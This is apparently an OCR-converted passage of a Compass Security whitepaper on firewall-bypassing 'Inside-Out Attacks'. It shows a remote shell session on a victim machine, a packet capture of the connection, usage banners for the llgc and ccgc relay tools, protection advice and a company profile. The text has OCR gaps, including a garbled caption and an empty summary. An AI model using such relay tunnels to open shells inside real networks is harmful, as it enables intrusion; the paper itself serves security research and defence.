
The attacker takes control of the attacker



```
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\>hostname
dev18ghz

C:\>ipconfig

Windows NT IP Configuration

Ethernet adapter RTL81391:

        IP Address. . . . . . . . . : 192.168.100.160
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . : 192.168.100.2

C:\>
```

4.5 Summary

The bi-directional Inside-Out Attack functions with the following operational sequence:



4.6 Proof-of-Concept Tools

While investigating possible solutions to this form of attack, we researched using some of the most commonly used Internet Search Machines and were unable to find any tools which function using llgc or ccgc technology.

In order to avoid legal repercussions, we will not make the tools used in this simulation public.

4.7 Protection

In order to protect against Inside-Out Attacks, a definitive separation of the Internet and work station, a clean division between the internal and external network and the next Generation Content Filter (e.g. Finjan) must be made.

5 Appendix


5.1 TCP DUMP

If the victim enters the command ccgc, this is the record of the 3-Way handshake:

Attacker	192.168.100.97
Victim	192.168.100.160


```
c:\ethereal-0.8.16-capture>tethereal host 192.168.100.160 -n
Capturing on \Device\Packet_Elbt5751
  0.000000 192.168.100.160 -> 192.168.100.97 TCP 1102 > 80 [SYN] Seq=46708 Ack=0 Win=8192 Len=0
  0.000253 192.168.100.97  -> 192.168.100.160 TCP 80 > 1102 [SYN, ACK] Seq=116990 Ack=46709 Win=8760
  0.000368 192.168.100.160 -> 192.168.100.97 TCP 1102 > 80 [ACK] Seq=46709 Ack=116991 Win=8760 Len=0
  0.003440 192.168.100.160 -> 192.168.100.97 HTTP Continuation
  0.150640 192.168.100.97  -> 192.168.100.160 TCP 80 > 1102 [ACK] Seq=116991 Ack=46721 Win=8748 Len=0
```

5.2 Usage of llgc



```
C:\TCP-IP__Gender-Changer>llgc

==========================================================

Proof-of-Concept TCP/IP LISTEN-LISTEN-GENDER-CHANGER (llgc)

        Compass Security - http://www.csnc.ch/

Professional Penetration Testing - Appplication Security Checks

==========================================================


        usage: llgc PORT1 PORT2

PORT1 == Port for client connection

PORT2 == Port waiting from remote (inside-out LISTENER)

C:\TCP-IP__Gender-Changer>
```

5.3 Usage of ccgc



```
C:\TCP-IP__Gender-Changer>ccgc
=========================================================
Proof-of-Concept TCP/IP CONNECT-CONNECT-GENDER-CHANGER (ccgc)
        Compass Security - http://www.csnc.ch/
Professional Penetration Testing - Appplication Security Checks
=========================================================

usage: ccgc IP_1 PORT_1 IP_2 PORT_2

C:\TCP-IP__Gender-Changer>
```

6 About Compass Security

Compass Security Network Computing AG is an enterprise specialized in security assessment. The company was founded by Walter Sprenger and Ivan Buetler in February 1999 and has, since its epiphany, completed many security assessments both at home and abroad.

The company, at first, dealt solely with Standard Penetration Tests performed from external sources. At that time, many more Vulnerability Assessment Tools (ISS, CyberCop, Satan, etc) were also used. Unfortunately, these methods are limited, especially when using more complex applications in which the most basic tools often fail to function.

Compass later began working in the field of Application Security Reviews. In this scenario, E-Business applications are tested from external sources and the majority of functions are performed “by hand”. Compass tests to see if it is possible for one user to log into another user’s data. Questions of data security are essential.

In the last year, the field of Client Security has also been integrated into our offered services. In this scenario, an attacker is not expected to hack in from external sources, but instead, it is assumed that malicious code may attack from inside sources. It is for this reason that Compass employs its own development team: to base our virus tests on original codes and thereby not use viruses already in existence. The advantage of using our own original viruses is obvious – we know the exact structure and can eliminate possible side effects. Moreover, this enables Compass to obtain valuable know-how in the world of Virus/Trojans.

Compass maintains close contact with the Rapperswil School of Technology. Currently, at least two theses are supervised by members of our team and various problems we encountered in the field of IT technology were already taken on and investigated during courses offered at Rapperswil. Pertinent background information about the exchange of technology with the Rapperswil School may be found at:

http://www.csnc.ch KnowHow

Since 2000, working in tandem with ISACA Switzerland and Prof. Dr. Heinzmann of the Rapperswil School of Technology, courses titled “Internet Security Lab” have been offered. These courses focus on confronting the responsible persons with hacking situations, give broader exposure to labs, and therefore, give more insight into the methods employed by a potential attacker. Beginning in the Fall 2002, the course titled Application Security Lab will be offered for the first time. In this course, the safe implementation of e-business applications will be discussed. The participants will be led through a very weak and uncertain solution to a highly secure solution.

The constant training and updating of our knowledge as well as the ability to pass on our know-how to third parties are a central components in the philosophy of Compass Security.

For more information, please access our Website or look into our free security events which are offered annually.